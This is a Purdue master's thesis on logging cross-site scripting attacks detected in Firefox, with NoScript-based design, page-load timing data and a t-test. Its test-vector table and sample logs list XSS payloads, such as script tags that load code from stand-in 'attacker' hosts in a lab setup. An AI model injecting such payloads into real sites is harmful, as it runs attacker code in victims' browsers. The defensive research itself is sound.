CERIAS Tech Report 2010-05

LOGGING CROSS-SITE SCRIPTING ATTACKS IN FIREFOX FOR FORENSIC INVESTIGATION

by Mithun Vaidhyanathan

Center for Education and Research in
Information Assurance and Security,
Purdue University, West Lafayette, IN 47907-2086

Graduate School ETD Form 9
(Revised 12/07)

PURDUE UNIVERSITY
GRADUATE SCHOOL
Thesis/Dissertation Acceptance

This is to certify that the thesis/dissertation prepared

By MITHUN VAIDHYANATHAN

Entitled LOGGING CROSS-SITE SCRIPTING ATTACKS IN FIREFOX FOR FORENSIC INVESTIGATION

For the degree of MASTER OF SCIENCE

Is approved by the final examining committee:

MARCUS K. ROGERS
Chair

PASCAL MEUNIER

VICTOR RASKIN

To the best of my knowledge and as understood by the student in the *Research Integrity and Copyright Disclaimer (Graduate School Form 20)*, this thesis/dissertation adheres to the provisions of Purdue University's "Policy on Integrity in Research" and the use of copyrighted material.

Approved by Major Professor(s): MARCUS K. ROGERS

Approved by: EUGENE SPAFFORD 19 APRIL 2010
Head of the Graduate Program Date

Graduate School Form 20
(Revised 1/10)

PURDUE UNIVERSITY
GRADUATE SCHOOL

Research Integrity and Copyright Disclaimer

Title of Thesis/Dissertation:

LOGGING CROSS-SITE SCRIPTING ATTACKS IN FIREFOX FOR FORENSIC INVESTIGATION

For the degree of MASTER OF SCIENCE

I certify that in the preparation of this thesis, I have observed the provisions of *Purdue University Teaching, Research, and Outreach Policy on Research Misconduct (VIII.3.1)*, October 1, 2008.*

Further, I certify that this work is free of plagiarism and all materials appearing in this thesis/dissertation have been properly quoted and attributed.

I certify that all copyrighted material incorporated into this thesis/dissertation is in compliance with the United States' copyright law and that I have received written permission from the copyright owners for my use of their work, which is beyond the scope of the law. I agree to indemnify and save harmless Purdue University from any and all claims that may be asserted or that may arise from any copyright violation.

MITHUN VAIDHYANATHAN
Printed Name and Signature of Candidate

04/21/2010
Date (month/day/year)

*Located at http://www.purdue.edu/policies/pages/teach_res_outreach/viii_3_1.html

LOGGING CROSS-SITE SCRIPTING ATTACKS IN FIREFOX FOR FORENSIC INVESTIGATION

A Thesis

Submitted to the Faculty

of

Purdue University

by

Mithun Vaidhyanathan

In Partial Fulfillment of the

Requirements for the Degree

of

Master of Science

May 2010

Purdue University

West Lafayette, Indiana

For my parents, sister, brother-in-law and niece who have always given me unconditional love and support. This is for the wonderful and positive influence that you all have had on me.

ACKNOWLEDGEMENTS

I would like to thank my advisor Dr. Marcus Rogers for his continued guidance. I would also like to thank my committee members Dr. Victor Raskin and Dr. Pascal Meunier for their guidance.

Thanks to Prof. Charles Killian, Keith Watson and Ed Finkler too, for their help with various aspects about programming languages and testing. I also extend my gratitude to Mr. Giorgio Maone, the creator of the open source Firefox extension – NoScript, for his valuable inputs on the working of the extension as well as on the test environment used in this work. I am grateful to a wonderful friend, Vikram, who has influenced me both technically and non-technically. I also thank all professors who taught me, my friends, colleagues and acquaintances at CERIAS, through whom I have learnt a lot about information security and life in general. Thanks to Sarath, Ashrith, Ankur, Preeti Rao, Pratik, Hina, Anurag, Utsav, Ashwin, Ryan, Preeti Rajendran, Guru, Marlene, Randy and Joel – your presence kept me going.

TABLE OF CONTENTS

Page
LIST OF TABLES vi
LIST OF FIGURES vii
ABSTRACT viii
CHAPTER 1. THE PROBLEM 1
1.1. Introduction 1
1.2. Statement of the Problem 1
1.3. Statement of Purpose 1
1.4. Significance of the Problem 3
1.5. Definitions 3
1.6. Assumptions 5
1.7. Limitations 5
1.8. Delimitations 6
1.9. Summary 6
CHAPTER 2. LITERATURE REVIEW 7
2.1. Introduction 7
2.2. Javascript Scrutiny 7
2.3. Real Time Web Traffic Capture for Forensic Investigation 9
2.4. Efficient Management of a Large Database 10
2.5. A Tangential Problem 11
2.6. Summary 12
CHAPTER 3. METHODOLOGY 13
3.1. Study Design 13
3.2. Variables Measured 13
3.3. Sampling 15
3.3.1 Test Environment 15
3.3.2 NoScript 17
3.4. Table in MySQL Database for Logging 20
3.5. Summary 20
CHAPTER 4. DATA 21
4.1 Collection of Samples 21
4.2 Page Load Times with and without New Feature 21
4.3 Sample Logs Logged into Database 26
4.4 Summary 28

Page
CHAPTER 5. DISCUSSION AND CONCLUSION 29
5.1 Results from Matched Pair t-test 29
5.2 Logs Collected 31
5.3 Forensic Importance: Frequency Analysis 32
5.4 Forensic Importance: Semantic Analysis 34
5.5 Privacy Concerns 37
5.6 Future Work and Recommendations 37
5.7 Conclusion 39
LIST OF REFERENCES 40
APPENDICES
Appendix A. System Details 45
Appendix B. Javascript Function 46
Appendix C. Servlet for Logging into Database 48
Appendix D. MySQL Table 50

LIST OF TABLES

Table Page
Table 3.1 HTML tags used in data collection....16
Table 4.1 Page load times in the absence of proposed solution....22
Table 4.2 Page load times in the presence of proposed solution....24
Table 4.3 Sample logs logged into database....26
Table 5.1 Output from matched pair t-test in SAS....29
Table 5.2 Frequency analysis of suspect domains....33

LIST OF FIGURES

Figure Page
Figure 3.1 Flowchart representing the concept....14
Figure 3.2 XSS filtering in NoScript....19
Figure 5.1 Ordered bar graph for suspect domains frequency analysis....34
Figure 5.2 Decision tree for high priority log entry....35
Figure 5.3 Decision tree for medium priority log entry....36
Figure 5.4 Decision tree for low priority log entry....36

ABSTRACT

Vaidhyanathan, Mithun. M.S., Purdue University, May, 2010. Logging Cross-Site Scripting Attacks in Firefox for Forensic Investigation. Major Professor: Marcus K. Rogers

Detecting web application attacks is a task performed by many systems. An example of such a system is the open source tool NoScript, which will be discussed at various points in this work. Among these attacks, cross site scripting is a focus of this study, mainly due to the levels of concern related to it. The primary goal of this research is to analyze how efficiently a cross-site scripting attack once detected can be logged. Logging the attack has benefits from a Cyberforensics point of view. This work analyzes related efforts and the benefits of implementing such functionality. It was found that for the test system analyzed, there was an additional overhead. This overhead, though, was seen to be within acceptable limits defined in Usability Engineering literatures.

CHAPTER 1. THE PROBLEM

1.1. Introduction

This research proposes a concept by means of which a browser can analyze incoming and outgoing web traffic and store this analysis. The concept of analyzing web traffic already exists, but efficient storage of this analysis would be helpful from a forensic standpoint. The capability of this system to store analysis on a centrally located machine can provide for ease of investigation. Analysis to be stored includes details of the cross-site scripting attack against the user. The study also focuses on the performance aspects of such systems. The task of analyzing web traffic is considered to be an important factor that decides the system performance. The goal is to have a storage technique that result in minimum overhead.

1.2. Statement of the Problem

This research focuses on the following research question – Can a Firefox web browser efficiently log a cross-site scripting attack?

1.3. Statement of Purpose

This study analyzes browsers of the Firefox Version 3.0 category. The aim is to analyze the web page and identify a cross-site scripting attack against the user. For

example, consider the Javascript function eval (). Execution of eval () occurs at run time, typically with the help of a user input. In such cases, it is possible that an attacker can inject a malicious script within the eval () function. These attacks fall into the broad category of injection attacks. The study follows the testing guidelines and cheat sheet for cross-site scripting given by The Open Web Application Security Project (OWASP, 2009).

Efficiency in detection would be determined by the overhead caused due to the detection mechanism (i.e., the additional time it takes to load the web page). If the overhead is reduced, then the mechanism would be more efficient. Logging of the event is done if a cross-site scripting attack or vulnerability is detected. The ultimate goal of any web application security initiative is to protect the confidentiality, integrity and availability of critical information.

Once logged, the logs can be utilized for forensics. This study looks at two forensic analysis techniques that may be used for investigation. They are frequency analysis and semantic analysis. Frequency analysis in this study has been done on potentially malicious end hosts called by an attacker's javascript code. The calls to the suspicious hosts have been ordered from highest to lowest frequency. Such an analysis can prove to be helpful in preventing any future attacks from these suspicious end hosts. A strong policy can also be developed with this information.

Semantic analysis is used to analyze and check the log content for certain conditions to finally arrive at a conclusion. The conclusion can be drawn from a decision tree. The decision tree contains the course of action to be taken depending on whether the

condition is met or not. Both these analyses are explained in detail, within the context of this study in chapter 5.

1.4. Significance of the Problem

This thesis corroborates existing cross-site scripting detection techniques as well as provides a fresh approach for logging the analysis in real time, which can provide for better forensic analysis. A study in 2008 by the Web Application Security Consortium (WASC, 2008) found out that 39% of a total of 97,554 web application vulnerabilities are cross-site scripting that had a 38% probability of detection. It can be seen that cross-site scripting is a matter of concern in the real world, especially when dealing with the Payment Card Industry (PCI).

Once cross-site scripting is detected, it is logged in a manner so that it can be used as evidence in the future. One hard challenge being faced in computer forensics is the reliability and the validity of the evidence that is collected and analyzed (Kessler, 2009). One factor for this is the use of different forensic tools, which give varying results. Logging a web application attack in real time, upon detection from the web browser has its advantages; mainly, integrity and accuracy of data. Investigating and law enforcement agencies are the main audiences who can be benefitted by this study.

1.5. Definitions

Availability – Ensure that necessary access to information is not disrupted unless it has been informed in advance (Paul, 2008).

Character Encoding – "Mapping between a character set and a range of binary numbers" (Roberts, Heller & Ernest, 1999, p. 377). Using this mapping, a potentially harmful character maybe replaced with the corresponding binary representation, which is less harmful.

Computer Forensics – "A sub-discipline of Digital & Multimedia Evidence, which involves the scientific examination, analysis, and/or evaluation of digital evidence in legal matters" (SWGDE & SWGIT, 2009, p. 5).

Confidentiality – Ensuring that only legitimate persons access information (Paul, 2008).

Cross-Site Scripting – Running attacker's malicious scripts in an unsuspecting user's browser (Auger, 2009).

Decision Tree – Decision tree is a system that "searches through data, eliminates those that conform to a known legitimate specification and highlights the exceptions" (Stallard & Levitt, 2003, p. 3).

Frequency Analysis – In this work, frequency analysis refers to constructing a frequency table identifying the number of times a malicious end host was called and studying the frequency distribution by means of a bar chart.

Integrity – Ensuring that there is no data alteration (Paul, 2008).

Javascript – "Javascript is a lightweight interpreted programming language with object-oriented capabilities" (Flanagan, 2006, p. 1).

Semantic Analysis – Within the context of this work, a forensic system employing semantic analysis can be seen as a system that analyzes log content and abstracts the evidence based on some logic (Lin, 2008).

Web Browser – "A web browser is an application that finds and displays web pages" (McDowell, 2007).

1.6. Assumptions

Some assumptions of this work are as follows:

- The developed extension is compatible with all versions of Firefox prior to version number 3.0.15.
- The target audiences are those companies or businesses that want enhanced data protection measures or a more detailed investigation by law enforcement agencies.
- The detection of cross-site scripting attack is accurate as existing methods would be used for detection. This work does not propose new detection methods, but explains how existing detection methods can help incident response and forensics.
- Operating system resources that are used by the extension are minimal and hence, performance can be measured based on the time it takes to open the web page.

1.7. Limitations

The limitations of the study can be stated as follows:

- The browser used is Firefox 3.0.15. As a result, the system has not been analyzed in other browsers like Internet Explorer, Google chrome etc. The reason is that the concept is based on the Firefox extension 'NoScript' that was mentioned above.
- Only cross-site scripting attacks have been detected and logged.

- The extensive nature of the World Wide Web means that not all categories of websites will be covered.
- The analysis has been logged in a MySQL database.
- The data being logged includes the malicious end website, timestamp, IP address of the machine, the script in question and the malicious end host, if any, which was called by the script.
- The study has been carried out on a Windows platform.

1.8. Delimitations

- Other forms of web application security concerns, apart from cross-site scripting, such as buffer overflows, SQL injection etc. have not been looked into.
- The implementation has not been tested on any other operating system other than Windows.
- Security issues related to the database have not been addressed in this study.

1.9. Summary

This chapter provided a primer into the research conducted. The main focus is on how a web application attack can be logged after it is detected. Cross site scripting as a web application attack has been chosen as a topic for study, mainly due to the existing concerns about cross site scripting today. The chapters ahead will discuss an existing system for detecting web application attacks and how the additional feature of logging can be added and the performance issues around it.

CHAPTER 2. LITERATURE REVIEW

2.1. Introduction

The thesis research question is - Can a Firefox web browser efficiently log a cross-site scripting attack? Security gaps of Javascript have been a matter of concern and are widely discussed (Hendrickx, 2003). This thesis primarily focuses on cross-site scripting attacks that occur due to lack of secure coding techniques such as escaping potentially harmful characters. Even constructs such as eval () can contain other harmful code that may execute while browsing and can compromise the client. The threats that Javascript can pose in terms of cross site scripting are discussed by Alme (2009) in a McAfee white paper. The need for further security measures to be incorporated into Javascript forms one of the basic motivations of this research.

2.2. Javascript Scrutiny

The following analysis begins with the argument as to why this thesis is relevant to the field of web application security and is justified by three of the articles. Some more examples that support the idea are provided. The penultimate part of the analysis deals with issues relating to managing large amounts of data. Finally, a tangential issue plaguing the area of web security is discussed.

- Livshits and Guarnieri (2009) proposed a system called GATEKEEPER which combines policy enforcement along with the points-to analysis of Javascript. It is an effective means for policy enforcement to prevent web-based attacks and ensure safe web-browsing. These concepts have their application in research areas like code optimization, debugging etc.
- An effective audit system in combination with an Intrusion Detection System was presented to monitor Javascript in the Mozilla web browser by Hallaraker and Vigna (2005). Process execution overhead increased as result of auditing but it achieved the focus of study, which was detection of insecure Javascript components
- The research by Ofuonye and Miller (2008) gives an insight into using code instrumentation techniques to rewrite any malicious Javascript code that violates the defined policies. It is a technique that can be used when the Javascript vulnerability to be detected is known.

The first two papers explain methods to detect typical malicious Javascript constructs (excluding the eval () function). But these malicious constructs can be embedded in the eval () function and can be executed at run time. In such a scenario, these systems might fail. One solution could be to have a policy to block any calls to the eval () function. However this defeats the purpose of having an eval () function in Javascript; eval () has its uses and blocking it entirely is not a viable option. An approach is required by which the contents of eval () can be analyzed at run time and can be changed if they are found to be malicious or vulnerable. Ofuonye and Miller (2008)

provide an insight into how this can be done. The concept of code instrumentation (i.e., rewriting the part of code that is identified as malicious) is suggested as a solution. One approach that can be adopted is that if the analyzed Javascript contains any call to eval() function, it should be analyzed before the browser evaluates it. If the evaluation finds no threats, the code can be allowed to execute. Otherwise the system must alert the user and log this event.

Eval () has been merely used as an example here for explaining the concept. However, this work uses the overall concept explained above. To restate the summary of chapter 1, an existing Firefox extension called "NoScript" is described in chapter 3 as it forms an important part of the methodology. Sanitizing malicious code in run time is an important step in the detection process, which is used by the extension and is also used in this study.

2.3. Real Time Web Traffic Capture for Forensic Investigation

Ahmed, Hussain and Raza (2009) proposed a system that is an effective way to enforce web policies in the corporate sector. It also supports the idea of collecting web browsing information in real time and processing it proactively. The authors provide a method to log web browsing activities of employees in an organization that can be used for forensic investigation as well. This justifies the importance of logging vital data when Javascript code is analyzed. If there is an investigation of a cybercrime incident, this approach will help in getting data captured in real time. Here, it is important to identify which data we need to capture. IP address is the most critical data. In addition to that,

capturing timestamps is vital too. Once the necessary data has been ported into a database, concerned personnel can analyze it by using appropriate statistical tools.

The aim of this thesis is to serve as a proof of concept for such an effort, to analyze a few advantages of such a system from a cyber forensics standpoint and to study the performance aspects while loading a web page.

2.4. Efficient Management of a Large Database

- Kamara et al. (2003) proposed concepts that can be extremely useful for firewall developers and testers. The main aim was to arrive at a matrix that linked firewall vulnerability cause and effects with the firewall operation. It is really helpful in resource allocation and avoiding errors in implementation and installation.
- Bertino et al. (2007) presented an effective approach to detect SQL injection by using anomaly based detection. The use of the data mining concept – "association rule mining" is a novel means to form filtering rules.
- Jayaraman et al. (2008) used the strong concept of data structures in mining a large biometric database.
- Debnath et al. (2008) presented an approach which ensured that DBAs would focus only on tuning those configuration parameters which have the most impact on system performance. This saves considerable time that the DBAs would otherwise spend in tuning non-critical parameters.

Storing of analysis, if a cross-site script attack occurs, is done in real time in this particular work. This means that the database will increase on a regular basis and it is important to manage this large data. These papers provide good background on this. Similar to how Bertino et al. (2007) and Jayaraman et al. (2008) stress identifying only the critical parameters and working around them, the database that is proposed to be built should be tuned to resolve only those parameters that are highly critical to the application.

2.5. A Tangential Problem

The concept of automatic updating of antivirus signature is important as it allows the new signatures to be instantly loaded by avoiding the time delay in manual updating. The study done by Badhusha et al. (2001) provides an implementation of this concept. The concept of active networks was used to build a system that proactively updated the antivirus signatures on end user systems instead of the users having to manually download the new signature.

This study supports the case for a relevant question as follows: “Can updating of signature based systems be done using results from vulnerability analysis of websites?” The idea here is to make use of the Javascript analysis that would be logged. If there is a new entry in the table, this new signature must be automatically updated by the software. This will no doubt be a large scale effort. But initially, the antivirus provider may want to implement this system for a small geography and then scale it up. The main advantage here is that signature updates will happen rapidly, simply because of the large number of web users. As a result, the types of attacks that can be detected by the antivirus will

increase. The performance of the antivirus would correspondingly improve. This concept will be discussed further in the analysis section. Issues pertaining to privacy concerns must be taken care of too, but that is out of scope for this discussion.

2.6. Summary

This chapter went through the existing works done for mitigating threats posed by Javascript. Some analyzed policy violations while others attempted to rewrite the Javascript code itself. A number of works that used various data mining strategies to handle large amounts of data were discussed. Finally, a minor question that comes out of this study was discussed; the need for having automatic updates of antivirus and malware signatures was argued. This topic can be a detailed and independent research on its own. It has been mentioned in this chapter to highlight an advantage of this study but it is not a part of the study itself.

CHAPTER 3. METHODOLOGY

3.1. Study Design

This work is a quantitative study, employing an experimental design and using descriptive statistics. Fig 3.1 shows a flowchart representing the concept. There are no human subjects involved. The hypotheses are:

Null Hypothesis: A system that logs details from a cross site scripting attack detected in the browser does not increase the time taken to open a webpage.

Alternate Hypothesis: A system that logs details from a cross site scripting attack detected in the browser does increase the time taken to open a webpage.

A one tailed matched pair t-test has been performed with $\alpha = 0.05$

3.2. Variables Measured

The quantity that has been measured is the time taken to open an individual website. A website in a test environment was opened in the Firefox 3.0.15 web browser with the detection and logging mechanisms activated as well as deactivated. Time taken to open a website with and without the mechanisms has been calculated (in microseconds) using a standard timer function written in Java. Analysis has been done on this data to understand the overhead in opening a website introduced by the detection and logging mechanisms. The variables are enlisted as follows:

Independent Variable: Status of detection and logging mechanisms (Active or Inactive)

Dependent Variable: Time taken for a web page to load



Figure 3.1 Flowchart representing the concept

3.3. Sampling

The sampling method chosen is convenience sampling. The reason is the huge number of websites on the internet. As on November 09, 2009, the total number of web pages is 21.69 billion based on an estimation model proposed by Maurice de Kunder (2007). This is an increase of almost 50% compared to the number estimated in November, 2007. The time limitations of the thesis would make it infeasible to identify representative websites, the results from which can be generalized to the entire World Wide Web. This would also be inaccurate owing to the differences in the content of each website.

As a result, data has been collected from a test environment. This includes a dummy website similar to a bulletin board or a blog. The details are given in the next subsection.

3.3.1. Test Environment

- MySQL database (Version 5.1.43) for logging.
- Apache Tomcat server (Version 6.0.18) on a Windows 7 host, running 11 virtual hosts. One victim host running a mock bulletin board/ blog application and 10 attacker hosts. A javascript function is called when a cross site script attack is detected. Appendix A provides complete system details.

Different tags were used as potentially malicious code to be sanitized. Some of them include <script /> and tags. These tags can be found as standard test cases provided by OWASP (2010, January 16) and by RSnake (n.d.). They are a part of

standard cheat codes that testers can use to test an application for XSS. The complete list of tags that have been used is given in table 3.1.

Table 3.1

HTML tags used in data collection

Sr. No	**Script**	**Comments**
1	<SCRIPT SRC = "" />	An external and helpful script can be run from the location specified in src. But this could point to an attacker's malicious script.
2	<IMG SRC = "" />	Image tag can get external image from the location specified in src. But this could also point to an attacker's malicious script.
3	<SCRIPT/SRC = "" />	More relevant to IE and Gecko rendering engines that allows a slash between the tag and parameter.
4	<BODY BACKGROUND= "">	Similar to Sr. Nos. 1 and 2, the location within double quotes can point to an attacker's script.
5	<IMG DYNSRC = "">	
6	<IMG LOWSRC ="">	
7	<BGSOUND SRC ="">	
8	<LAYER SRC = "">	

In this work, the sanitization happens on these tags when the javascript function detects the "<" and ">" characters, which are escaped to "<" and ">". This prevents the browser from evaluating the malicious script as a regular script and just displays it on the webpage. Appendix B shows the source code of this function.

The solution is designed to stop the cross site script attack and log it into a database. The database chosen for this purpose is MySQL. This solution is designed keeping in mind existing cross site script attack detection systems. The javascript function provided in appendix B can be applied to these existing systems; NoScript is one such system that is explained in the next sub-section. One advantage of NoScript is its open source nature that allows a transparent understanding of the system.

3.3.2. NoScript

NoScript is an open-source Firefox add-on released under the GPL (GNU Public License), which provides additional security while browsing the web on a Firefox browser. It aims to disable executable web content like Javascript and Java by default, however, a user can white-list a particular website to enable these contents (Maone, n. d. b).

Maone (n. d. a) and Maone (n. d. b) provide most of NoScript's documentation, which are the FAQ and features sections respectively. A few of the features mentioned in their documentation can be summarized as follows:

1. Java, silverlight, flash and other plugins

   Along with javascript, NoScript can also block java, silverlight, flash and other plugins on untrusted sites (Maone, n. d. b).

2. Untrusted blacklist

   Certain sites that users do not trust can be added to a blacklist which causes NoScript to block any kind of malicious scripts from that domain.

3. Anti XSS protection

   XSS or cross site scripting is a web application attack where an attacker causes a script to run in an unsuspecting user's browser. In other words, an attacker can cause scripts to run from a site of their choice into the victim's site. NoScript provides protection against such kinds of attacks. NoScript protects against Type 0, Type 1 and Type 2 XSS attacks, thus ensuring full protection while browsing.

This work draws inspiration from the anti-XSS measures in NoScript. NoScript checks for XSS, sanitizes the attack and show the user a small message saying that the attack was filtered. Figure 3.2 shows such a message (Refer to the browser's information bar for NoScript's message about XSS being prevented).

Figure 3.2 XSS filtering in NoScript. Adapted from "NoScript - JavaScript/Java/Flash blocker for a safer Firefox experience! - features – InformAction" by G. Maone, n.d. b, retrieved from http://noscript.net/features

As mentioned previously, the concept described in this thesis is that once an XSS attack has been detected and sanitized, it is logged in a database. Applying this to NoScript, NoScript's anti-XSS measure may be slightly modified to log it into a database that can be monitored. To be precise, a function similar to the one in appendix B can be added in a file in NoScript called "RequestWatchdog.js". As NoScript is open-source, the source code comes along with its installation (Maone, n. d. a). Hence, future work in this regards is recommended, especially with more focus on the code. Doing so will be very helpful from an incidence response and cyber forensics standpoint. The discussions in chapter 5 will further clarify this.

3.4. Table in MySQL Database for Logging

A table named ‘test_logging’ was created in a MySQL database into which logs were inserted once a malicious javascript function was sanitized. The definition of the table can be seen in appendix D.

The table contains fields for IP address, script, time stamp and suspect URL. The IP address is the IP address of the machine that was targeted, the script is the malicious javascript that was sanitized, the time stamp is the exact time at which the script was sanitized (provided by a javascript Date() object) and the suspect URL is the malicious end host, if any, that the script was calling.

3.5. Summary

In this chapter, the design method for the thesis was described as quantitative research not involving human subjects, employing an experimental design. The quantity that is measured is the time taken to open a web page with and without the cross-site scripting detection and logging mechanisms. The sampling method chosen is convenience sampling.

CHAPTER 4. DATA

4.1. Collection of Samples

There were two sets of samples collected each having 40 observations. All observations have been collected from random clients made to access the website at different times.

The first set of data is collected to determine the time taken for the website to load in the absence of the above mentioned solution (given in table 4.1) while the second set is to determine the time taken for the website to load in the presence of the above mentioned solution (given in table 4.2). The times taken give an indication of the overhead caused by the solution.

4.2. Page Load Times with and without New Feature

A matched pair t-test for the observations presented in tables 4.1 and 4.2 will help in inferring about the page load time in presence of the solution, because in principle a matched pair works well for two datasets which represent two different conditions (e.g., before and after) of the same subject under study (Moore, McCabe & Craig, 2009). The results from the test have been discussed in the next chapter. The data presented has two columns: IP address from which the malicious website was opened and time taken for the webpage to load, in microseconds.

Table 4.1

Page load times in the absence of proposed solution

Sr. No	**IP address**	**Page Load Time (microseconds)**
1	IPADDRESS1	340
2	IPADDRESS1	213
3	IPADDRESS1	160
4	IPADDRESS1	148
5	IPADDRESS1	93
6	IPADDRESS1	96
7	IPADDRESS1	96
8	IPADDRESS1	139
9	IPADDRESS1	73
10	IPADDRESS1	71
11	IPADDRESS1	131
12	IPADDRESS2	139
13	IPADDRESS2	141
14	IPADDRESS2	137
15	IPADDRESS2	144
16	IPADDRESS2	144
17	IPADDRESS2	149
18	IPADDRESS2	109
19	IPADDRESS2	121

Sr. No	IP address	Page Load Time (microseconds)
20	IPADDRESS2	169
21	IPADDRESS2	79
22	IPADDRESS2	124
23	IPADDRESS2	132
24	IPADDRESS2	125
25	IPADDRESS2	130
26	IPADDRESS2	121
27	IPADDRESS3	76
28	IPADDRESS3	71
29	IPADDRESS3	63
30	IPADDRESS3	113
31	IPADDRESS3	54
32	IPADDRESS3	73
33	IPADDRESS3	74
34	IPADDRESS3	75
35	IPADDRESS3	71
36	IPADDRESS3	49
37	IPADDRESS3	74
38	IPADDRESS3	46
39	IPADDRESS3	73
40	IPADDRESS3	48

Table 4.2

Page load times in the presence of proposed solution

Sr. No	**IP address**	**Page Load Time (microseconds)**
1	IPADDRESS1	408
2	IPADDRESS1	244
3	IPADDRESS1	105
4	IPADDRESS1	123
5	IPADDRESS1	155
6	IPADDRESS1	166
7	IPADDRESS1	155
8	IPADDRESS1	167
9	IPADDRESS1	90
10	IPADDRESS1	88
11	IPADDRESS1	145
12	IPADDRESS2	145
13	IPADDRESS2	145
14	IPADDRESS2	198
15	IPADDRESS2	153
16	IPADDRESS2	157
17	IPADDRESS2	159
18	IPADDRESS2	140
19	IPADDRESS2	141

Sr. No	IP address	Page Load Time (microseconds)
20	IPADDRESS2	179
21	IPADDRESS2	151
22	IPADDRESS2	136
23	IPADDRESS2	213
24	IPADDRESS2	143
25	IPADDRESS2	134
26	IPADDRESS2	139
27	IPADDRESS3	82
28	IPADDRESS3	58
29	IPADDRESS3	90
30	IPADDRESS3	291
31	IPADDRESS3	56
32	IPADDRESS3	53
33	IPADDRESS3	86
34	IPADDRESS3	86
35	IPADDRESS3	82
36	IPADDRESS3	58
37	IPADDRESS3	80
38	IPADDRESS3	53
39	IPADDRESS3	84
40	IPADDRESS3	54

4.3. Sample Logs Logged into Database

The logs explained here include the ones when a malicious script is sanitized. The program logs the malicious script into the database into the table test_logging that explained in section 3.4, along with the IP address, timestamp and the suspicious URL that the script was calling. Table 4.3 represents a few sample entries from this log file. This data provides important information about the script and the time of attack.

Table 4.3

Sample logs logged into database

Sr. No	**IP address**	**Suspected script**	**Time stamp**	**Suspect URL**
1	IP address 1	mithun says: <script src="http://attacker:8080/attack/attack.js" />	Tue Feb 23 2010 13:55:09 GMT-0500 (US Eastern Standard Time)	http://attacker:8080/attack/attack.js
2	IP address 1	mithun says: <script src="http://attacker4:8080/attack/attack.js" />	Tue Feb 23 2010 13:55:09 GMT-0500 (US Eastern Standard Time)	http://attacker4:8080/attack/attack.js
3	IP address 1	mithun says: <script src="http://attacker5:8080/attack/attack.js" />	Tue Feb 23 2010 13:55:09 GMT-0500 (US Eastern Standard Time)	http://attacker5:8080/attack/attack.js
4	IP address 1	mithun says: <script src="http://attacker6:8080/attack/attack.js" />	Tue Feb 23 2010 13:55:09 GMT-0500 (US Eastern Standard Time)	http://attacker6:8080/attack/attack.js

Sr. No	IP address	Suspected script	Time stamp	Suspect URL
5	IP address 1	mithun says: <script src="http://attacker7:8080/attack/attack.js" />	Tue Feb 23 2010 13:55:09 GMT-0500 (US Eastern Standard Time)	http://attacker7:8080/attack/attack.js
6	IP address 1	mithun says: <script src="http://attacker8:8080/attack/attack.js" />	Tue Feb 23 2010 13:55:09 GMT-0500 (US Eastern Standard Time)	http://attacker8:8080/attack/attack.js
7	IP address 1	mithun says: <script src="http://attacker9:8080/attack/attack.js" />	Tue Feb 23 2010 13:55:09 GMT-0500 (US Eastern Standard Time)	http://attacker9:8080/attack/attack.js
8	IP address 1	mithun says: <script src="http://attacker10:8080/attack/attack.js" />	Tue Feb 23 2010 13:55:09 GMT-0500 (US Eastern Standard Time)	http://attacker10:8080/attack/attack.js
9	IP address 1	mithun says: <IMG SRC="http://attacker10:8080/attack/attack.js">	Tue Feb 23 2010 13:55:09 GMT-0500 (US Eastern Standard Time)	http://attacker10:8080/attack/attack.js
10	IP address 1	mithun says: <IMG SRC="http://attacker4:8080/attack/attack.js">	Tue Feb 23 2010 13:55:09 GMT-0500 (US Eastern Standard Time)	http://attacker4:8080/attack/attack.js

4.4. Summary

In this chapter, the important data that were collected for hypothesis testing were explained. The three crucial data are time taken for the webpage to load in the presence of the new feature, time taken for the webpage to load in the absence of the new feature and the logs that were logged into the database. Results from analysis and related discussions will be dealt with in the next chapter.

CHAPTER 5. DISCUSSION AND CONCLUSION

5.1. Results from Matched Pair t-test

A matched pair t-test was run to do significance testing of the hypothesis stated in chapter 3. The data described in chapter 4 was input into SAS. Table 5.1 shows the output of matched pair t-test from SAS.

Table 5.1

Output from matched pair t-test in SAS

Sr. No.	Statistic	Value
1	N	40
2	Degrees of Freedom	39
3	t-value	3.85
4	P-value	0.0002

Note. N = number of observations

